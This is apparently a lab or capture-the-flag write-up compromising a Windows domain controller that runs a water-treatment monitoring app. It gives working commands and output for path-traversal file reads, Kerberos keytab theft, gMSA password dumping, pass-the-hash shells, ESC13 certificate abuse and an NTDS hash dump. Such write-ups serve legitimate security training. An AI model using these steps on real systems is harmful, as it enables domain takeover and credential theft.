Atlantis is a Windows machine that hosts TideView, a water treatment monitoring web application. I got foothold by exploiting a Local File Inclusion and downloading a Kerberos’s keytab file with credentials that allowed me to access LDAP and dump Active Directory information. This AD information showed that I had ReadGMSAPassword privileges over another account, this account permission allowed remote code execution. Lateral movement to another account was made using credentials found in clear text. The movement to root was made abusing Active Directory Certificate Services (AD CS).
Enum
Initial Scan
vncsb@haxos$ sudo nmap -sS -p- -T5 172.16.4.135Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-20 21:30 +0000Nmap scan report for 172.16.4.135Host is up (0.13s latency).Not shown: 65512 filtered tcp ports (no-response)PORT STATE SERVICE53/tcp open domain80/tcp open http88/tcp open kerberos-sec135/tcp open msrpc139/tcp open netbios-ssn389/tcp open ldap445/tcp open microsoft-ds464/tcp open kpasswd5593/tcp open http-rpc-epmap636/tcp open ldapssl3268/tcp open globalcatLDAP3269/tcp open globalcatLDAPssl3389/tcp open ms-wbt-server5985/tcp open wsman9389/tcp open adwsnmap shows open ports that generally represents a Windows host, lets run enum4linux-ng to get more information about this host.
vncsb@haxos$ enum4linux-ng -A 172.16.4.135ENUM4LINUX - next generation (v1.3.10)
[..snip..]
 ===========================================================|    Domain Information via SMB session for 172.16.4.135    | ===========================================================[*] Enumerating via unauthenticated SMB session on 445/tcp[+] Found domain information via SMBNetBIOS computer name: DC01NetBIOS domain name: ATLANTISDNS domain: atlantis.hcFQDN: DC01.atlantis.hcDerived membership: domain memberDerived domain: ATLANTIS
[..snip..]
 ===============================================|    OS Information via RPC for 172.16.4.135    | ===============================================[*] Enumerating via unauthenticated SMB session on 445/tcp[+] Found OS information via SMB[*] Enumerating via 'srvinfo'[-] Could not get OS info via 'srvinfo': STATUS_ACCESS_DENIED[+] After merging OS information we have the following result:OS: Windows 10, Windows Server 2019, Windows Server 2016OS version: '10.0'OS release: ''OS build: '20348'Native OS: not supportedNative LAN manager: not supportedPlatform id: nullServer type: nullServer type string: null
[..snip..]
The whole output was omitted due to brevity, the important bits are:
- Confirmed Windows host
- Appears to be Domain Controller
- Domain name: atlantis.hc
- FQDN: DC01.atlantis.hc
Port 80
I landed on what seems to be a water station monitoring app, running on IIS 10 and PHP 8.3 according to wappalyzer.

On /reports page I can download .csv files, the following request:
GET /export.php?archive=flow-summary-2026-06.csv HTTP/1.1Host: 172.16.4.135User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:153.0) Gecko/20100101 Firefox/153.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-US,en;q=0.9Accept-Encoding: gzip, deflate, brConnection: keep-aliveReferer: http://172.16.4.135/reports.phpUpgrade-Insecure-Requests: 1Priority: u=0, iWill download the flow-summary-2026-06.csv file, with the content:
timestamp,station,flow_m3h,pressure_psi2026-06-30T00:00Z,PS-01,410.2,58.02026-06-30T01:00Z,PS-01,408.7,57.82026-06-30T00:00Z,PS-04,501.1,63.5Path bruteforcing
Using feroxbuster I was able to discover these files and directories:
- http://atlantis.hc/index.php
- http://atlantis.hc/stations.php
- http://atlantis.hc/docs.php
- http://atlantis.hc/assets/bg.js
- http://atlantis.hc/reports.php
- http://atlantis.hc/assets/style.css
- http://atlantis.hc/
- http://atlantis.hc/assets/
- http://atlantis.hc/config.php
- http://atlantis.hc/export.php
- http://atlantis.hc/archives/
- http://atlantis.hc/inc/
- http://atlantis.hc/inc/data.php
- http://atlantis.hc/inc/head.php
- http://atlantis.hc/inc/foot.php
RCE as gmsa_otbridge$
Testing the archive param of the /export.php path, I noted that it was possible to download local files (LFI) using path traversal, this request:
GET /export.php?archive=..\..\..\..\windows\win.ini HTTP/1.1Host: 172.16.4.135User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:153.0) Gecko/20100101 Firefox/153.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-US,en;q=0.9Accept-Encoding: gzip, deflate, brConnection: keep-aliveReferer: http://172.16.4.135/reports.phpUpgrade-Insecure-Requests: 1Priority: u=0, iWill return the win.ini file:
HTTP/1.1 200 OKContent-Type: application/octet-streamServer: Microsoft-IIS/10.0X-Powered-By: PHP/8.3.14Content-Disposition: attachment; filename="win.ini"Date: Tue, 20 Oct 2026 23:03:43 GMTContent-Length: 92
; for 16-bit app support[fonts][extensions][mci extensions][files][Mail]MAPI=1
Now that I could read content of some files, using the [[#Path bruteforcing]] paths as reference, I read the contents of /config.php, this request:
GET /export.php?archive=..\config.php HTTP/1.1Host: 172.16.4.135User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:153.0) Gecko/20100101 Firefox/153.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-US,en;q=0.9Accept-Encoding: gzip, deflate, brConnection: keep-aliveReferer: http://172.16.4.135/reports.phpUpgrade-Insecure-Requests: 1Priority: u=0, iWill return this:
HTTP/1.1 200 OKContent-Type: application/octet-streamServer: Microsoft-IIS/10.0X-Powered-By: PHP/8.3.14Content-Disposition: attachment; filename="config.php"Date: Tue, 20 Oct 2026 23:11:19 GMTContent-Length: 513
<?php// TideView historian gateway — deployment configuration.// Generated by the OT integration installer (ot-bridge setup). Do not edit by hand.$CONFIG = [  'site'             => 'TideView Historian',  'archive_dir'      => 'C:\\inetpub\\tideview\\archives',  'export_max_mb'    => 64,  'historian_realm'  => 'ATLANTIS.HC',  'historian_spn'    => 'HTTP/historian.atlantis.hc',  'historian_keytab' => 'C:\\tideview\\etc\\scada.keytab',  'historian_ccache' => 'C:\\tideview\\run\\tideview.ccache',];
The contents of config.php contains the path of a keytab file. This file stores the encryption keys of a Kerberos principal, that would be a user or service account, it is possible to use this file to authenticate as the principal.
I downloaded it to my machine:
vncsb@haxos$ curl 'http://atlantis.hc/export.php?archive=..\..\..\..\..\tideview\etc\scada.keytab' > scada.keytabThen used klist on the scada.keytab file to check the principals it contains.
vncsb@haxos$ klist -k scada.keytabKeytab name: FILE:scada.keytabKVNO Principal---- -------------------------------------------------------------------------- 6 HTTP/historian.atlantis.hc@ATLANTIS.HC 6 HTTP/historian.atlantis.hc@ATLANTIS.HC 6 HTTP/historian.atlantis.hc@ATLANTIS.HC 6 HTTP/historian.atlantis.hc@ATLANTIS.HC 6 HTTP/historian.atlantis.hc@ATLANTIS.HCA Kerberos Principal follows this pattern: <service>/host.domain.com@REALM.COM.
In order to interact with the Kerberos service using the keytab file, I needed to have a krb5.conf config file. I used nxc to generate one automatically.
vncsb@haxos nxc smb atlantis.hc --generate-krb5-file krb5.confSMB 172.16.4.135 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:atlantis.hc) (signing:True) (SMBv1:None) (Null Auth:True)SMB 172.16.4.135 445 DC01 [+] krb5 conf saved to: krb5.confSMB 172.16.4.135 445 DC01 [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf[libdefaults] dns_lookup_kdc = false dns_lookup_realm = false default_realm = ATLANTIS.HC
[realms] ATLANTIS.HC = { kdc = dc01.atlantis.hc admin_server = dc01.atlantis.hc default_domain = atlantis.hc }
[domain_realm] .atlantis.hc = ATLANTIS.HC atlantis.hc = ATLANTIS.HC%Now I had to add atlantis.hc and dc01.atlantis.hc to /etc/hosts pointing to the target machine IP address and export the KRB5_CONFIG environment variable so the tools can read the correct configuration file.
vncsb@haxos$ export KRB5_CONFIG=/tmp/krb5.confUsed kinit to get a Ticket Granting Ticket (TGT) using the extracted keytab file, thus granting me access on services that the principal is allowed.
vncsb@haxos$ kinit -t /tmp/scada.keytab HTTP/historian.atlantis.hc@ATLANTIS.HCkeytab specified, forcing -kvncsb@haxos$ klistTicket cache: FILE:/tmp/krb5cc_1000Default principal: HTTP/historian.atlantis.hc@ATLANTIS.HC
Valid starting       Expires              Service principal10/20/2026 23:58:56  10/21/2026 09:58:56  krbtgt/ATLANTIS.HC@ATLANTIS.HC  renew until 10/21/2026 23:58:55
Tried to get a shell using nxc and psexec and it did not work, evil-winrm did not work as well.
vncsb@haxos$ evil-winrm -i dc01.atlantis.hc -r ATLANTIS.HCEvil-WinRM shell v4.1
Info: Establishing connection to remote endpoint
Error: An error of type GSSAPI::GssApiError happened, message is gss_init_sec_context did not return GSS_S_COMPLETE: Invalid token was suppliedUnknown code 0

Error: Exiting with code 1
It seemed that, using this SPN, I could only interact with LDAP.
vncsb@haxos$ ldapsearch -Y GSSAPI -H ldap://dc01.atlantis.hc -b "DC=ATLANTIS,DC=HC"SASL/GSSAPI authentication startedSASL username: HTTP/historian.atlantis.hc@ATLANTIS.HCSASL SSF: 256SASL data security layer installed.# extended LDIF## LDAPv3# base <DC=ATLANTIS,DC=HC> with scope subtree# filter: (objectclass=*)# requesting: ALL#[..snip..]In this step I got really lost on what to do next, I tried:
- Searching for passwords in clear text on
LDAPfields - Kerberoasting and cracking the hash of the SPN I got
- Bruteforcing other user’s passwords
Then I used the bloodhound-py collector to gather info about the users and its relationships.
vncsb@haxos$ ./bloodhound.py -c All -d atlantis.hc -k -u 'HTTP/historian.atlantis.hc@ATLANTIS.HC' -no-pass -ns 172.16.6.138INFO: BloodHound.py for BloodHound Community EditionINFO: Found AD domain: atlantis.hcINFO: Using TGT from cacheINFO: Found TGT with correct principal in ccache file.INFO: Connecting to LDAP server: dc01.atlantis.hcINFO: Found 1 domainsINFO: Found 1 domains in the forestINFO: Found 1 computersINFO: Connecting to LDAP server: dc01.atlantis.hcINFO: Found 9 usersINFO: Found 54 groupsINFO: Found 2 gposINFO: Found 3 ousINFO: Found 19 containersINFO: Found 0 trustsINFO: Starting computer enumeration with 10 workersINFO: Querying computer: DC01.atlantis.hcINFO: Done in 00M 25SNote: For this command to work I had to pass the -ns option to indicate the nameserver IP address.
Uploading the collected data to bloodhound-ce, I found out that the OT-INTEGRATION group has the ReadGMSAPassword permission over the GMSA_OTBRIDGE$ user, and that the compromised user svc_scada is a member of the OT-INTEGRATION group.

On bloodhound-ce tips on how to abuse the permission says we can use the gMSADumper.py tool, that can be obtained through this repo, to dump the hashes of accounts. More info on Hacker Recipes.
vncsb@haxos$ python3 gMSADumper.py -k -d atlantis.hc -l dc01.atlantis.hcUsers or groups who can read password for gmsa_otbridge$: > OT-Integrationgmsa_otbridge$:::0334de3c5439ca294cbf16260561f925gmsa_otbridge$:aes256-cts-hmac-sha1-96:5aaee70cb90b8a3c5a6d45390338ed6ee9e01484047a3c5a8ddb535db00ae646gmsa_otbridge$:aes128-cts-hmac-sha1-96:b2d599efd10e2b3fe9d1d204ac00239eNow I just needed to Pass-The-Hash using evil-winrm.
vncsb@haxos$ evil-winrm -i dc01.atlantis.hc -u 'gmsa_otbridge$' -H '0334de3c5439ca294cbf16260561f925'Evil-WinRM shell v4.1
Info: Establishing connection to remote endpoint
Info: Connection successful*Evil-WinRM* PS C:\Users\gmsa_otbridge$\Documents> whoamiatlantis\gmsa_otbridge$
And we get a shell!
What held me back for some time on the LDAP step was thinking that the OT-INTEGRATION group and GMSA_OTBRIDGE$ were default Active Directory accounts, so I did not gave them the needed attention at first.
RCE As m.stroud
Looking around in the machine file system, the directory C:\OT-Bridge\ caught my attention. Inside it was a .ps1 (Powershell Script) file with clear text credentials for user m.stroud.
*Evil-WinRM* PS C:\OT-Bridge\bridge> cat "C:/OT-Bridge/bridge/report-sync.ps1"# report-sync.ps1 - nightly report export (scheduled task, runs as the OT bridge service).# Authenticates as the OT operator to read the reporting share and stage nightly bundles.$OperatorUser = 'ATLANTIS\m.stroud'$OperatorPass = 'Tideworks-OT-Op-2231'# Invoke-Command -Credential $OperatorUser/$OperatorPass -ScriptBlock { Export-HistorianReports }I could connect with m.stroud credentials using evil-winrm.
vncsb@haxos$ evil-winrm -i dc01.atlantis.hc -u 'm.stroud' -p 'Tideworks-OT-Op-2231'
Evil-WinRM shell v4.1
Info: Establishing connection to remote endpoint
Info: Connection successful*Evil-WinRM* PS C:\Users\m.stroud.ATLANTIS\Documents> whoamiatlantis\m.stroud
RCE As Administrator
I needed to look up a hint for this part, I focused too much on local privilege escalation and forgot that this was a domain joined machine, so I glossed over the AD Privesc techniques, that in this case was a Active Directory Certificate Services Privilege Escalation, or more shortly, AD CS Privesc.
Looking back, the main hint that I missed was the existence of a group named OT-CertAdmin, apart from the suggestive name, it also had the permission to execute a DCSync.
To find AD CS vulnerabilities I used certipy with the m.stroud credentials.
vncsb@haxos$ certipy find -vulnerable -u m.stroud -p Tideworks-OT-Op-2231 -dc-host dc01.atlantis.hc -ns 172.16.6.138certipy identified that the domain was vulnerable to ESC13 abuse:
...snip..."[!] Vulnerabilities": { "ESC13": "Template allows client authentication and issuance policy is linked to group 'CN=OT-CertAdmins,OU=OT,DC=atlantis,DC=hc'." }Abusing this, on simple terms, will make the compromised account access the environment as a member of the linked group, OT-CertAdmins in this case. This means that the compromised account now inherits all the permissions and privileges configured to the OT-CertAdmins group, allowing me take over the domain via DCSync.
More information about the specifics on why and how this works in this blog post by SpecterOps.
To exploit the ESC13 vulnerability, we need to generate a certificate file with the vulnerable template OTDeviceLogon:
vncsb@haxos$ certipy req -u m.stroud -p Tideworks-OT-Op-2231 -dc-ip 172.16.6.138 -target dc01.atlantis.hc -template "OTDeviceLogon" -ca "Tidewater-OT-CA"Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC[*] Request ID is 14[*] Successfully requested certificate[*] Got certificate with UPN 'm.stroud@atlantis.hc'[*] Certificate object SID is 'S-1-5-21-1823032170-230754338-3617348328-1110'[*] Saving certificate and private key to 'm.stroud.pfx'File 'm.stroud.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y[*] Wrote certificate and private key to 'm.stroud.pfx'
Then get a TGT using the certificate:
vncsb@haxos$ certipy auth -pfx m.stroud.pfx -username m.stroud -dc-ip 172.16.6.138Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Certificate identities:[*]     SAN UPN: 'm.stroud@atlantis.hc'[*]     Security Extension SID: 'S-1-5-21-1823032170-230754338-3617348328-1110'[*] Using principal: 'm.stroud@atlantis.hc'[*] Trying to get TGT...[*] Got TGT[*] Saving credential cache to 'm.stroud.ccache'File 'm.stroud.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y[*] Wrote credential cache to 'm.stroud.ccache'[*] Trying to retrieve NT hash for 'm.stroud'[*] Got hash for 'm.stroud@atlantis.hc': aad3b435b51404eeaad3b435b51404ee:0d926dd1a9350cf2a3f0d0129b0da2f4
It is important to note that this process will not add the m.stroud to the OT-CertAdmins group, instead the user will only be a member of the group if access is made using the certificate.
I wanted to check if I could see the group being listed, so I connected with evil-winrm using the generated .ccache file and listed the groups:
vncsb@haxos$ evil-winrm -i dc01.atlantis.hc -r ATLANTIS.HC -K /tmp/m.stroud.ccacheEvil-WinRM shell v4.1
Info: Using ccache Kerberos ticket file: /tmp/m.stroud.ccache
Info: Establishing connection to remote endpoint
Info: Connection successful*Evil-WinRM* PS C:\Users\m.stroud.ATLANTIS\Documents> whoami /all
USER INFORMATION----------------
User Name         SID================= =============================================atlantis\m.stroud S-1-5-21-1823032170-230754338-3617348328-1110

GROUP INFORMATION-----------------
Group Name                                  Type             SID                                           Attributes=========================================== ================ ============================================= ==================================================[...snip...]ATLANTIS\OT-CertAdmins                      Group            S-1-5-21-1823032170-230754338-3617348328-1108 Mandatory group, Enabled by default, Enabled group[...snip...]
Then used nxc to dump hashes:
❯ export KRB5CCNAME=/tmp/m.stroud.ccache❯ nxc smb dc01.atlantis.hc -k --use-kcacheSMB dc01.atlantis.hc 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:atlantis.hc) (signing:True) (SMBv1:None) (Null Auth:True)SMB dc01.atlantis.hc 445 DC01 [+] ATLANTIS.HC\m.stroud from ccache❯ nxc smb dc01.atlantis.hc -k --use-kcache --ntdsSMB dc01.atlantis.hc 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:atlantis.hc) (signing:True) (SMBv1:None) (Null Auth:True)SMB dc01.atlantis.hc 445 DC01 [+] ATLANTIS.HC\m.stroud from ccacheSMB dc01.atlantis.hc 445 DC01 [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_deniedSMB dc01.atlantis.hc 445 DC01 [+] Dumping the NTDS, this could take a while so go grab a redbull...SMB dc01.atlantis.hc 445 DC01 Administrator:500:aad3b435b51404eeaad3b435b51404ee:0696862e0bff9b772cf5f7c58105be45:::SMB dc01.atlantis.hc 445 DC01 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::SMB dc01.atlantis.hc 445 DC01 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:df817d3b8d8fe29baf00671346e8d56a:::SMB dc01.atlantis.hc 445 DC01 ATLANTIS.HC\svc_scada:1103:aad3b435b51404eeaad3b435b51404ee:6cab64c308c06d4c04964510ffd9bddc:::SMB dc01.atlantis.hc 445 DC01 atlantis.hc\j.reyes:1104:aad3b435b51404eeaad3b435b51404ee:ceefd83fb9a333e63c506ddfe9d68f5d:::SMB dc01.atlantis.hc 445 DC01 atlantis.hc\k.osei:1105:aad3b435b51404eeaad3b435b51404ee:cb139a0328ed25ede20210e943eb20fc:::SMB dc01.atlantis.hc 445 DC01 atlantis.hc\m.stroud:1110:aad3b435b51404eeaad3b435b51404ee:0d926dd1a9350cf2a3f0d0129b0da2f4:::SMB dc01.atlantis.hc 445 DC01 DC01$:1000:aad3b435b51404eeaad3b435b51404ee:9c15c8eadc3a514c55d1b380f9d970e4:::SMB dc01.atlantis.hc 445 DC01 gmsa_otbridge$:1107:aad3b435b51404eeaad3b435b51404ee:0334de3c5439ca294cbf16260561f925:::And now I could simply use the Administrator hash and Pass-The-Hash using evil-winrm:
❯ evil-winrm -i dc01.atlantis.hc -H '0696862e0bff9b772cf5f7c58105be45' -u Administrator
Evil-WinRM shell v4.1
Info: Establishing connection to remote endpoint
Info: Connection successful*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoamiatlantis\administrator*Evil-WinRM* PS C:\Users\Administrator\Desktop>
Rooted! :]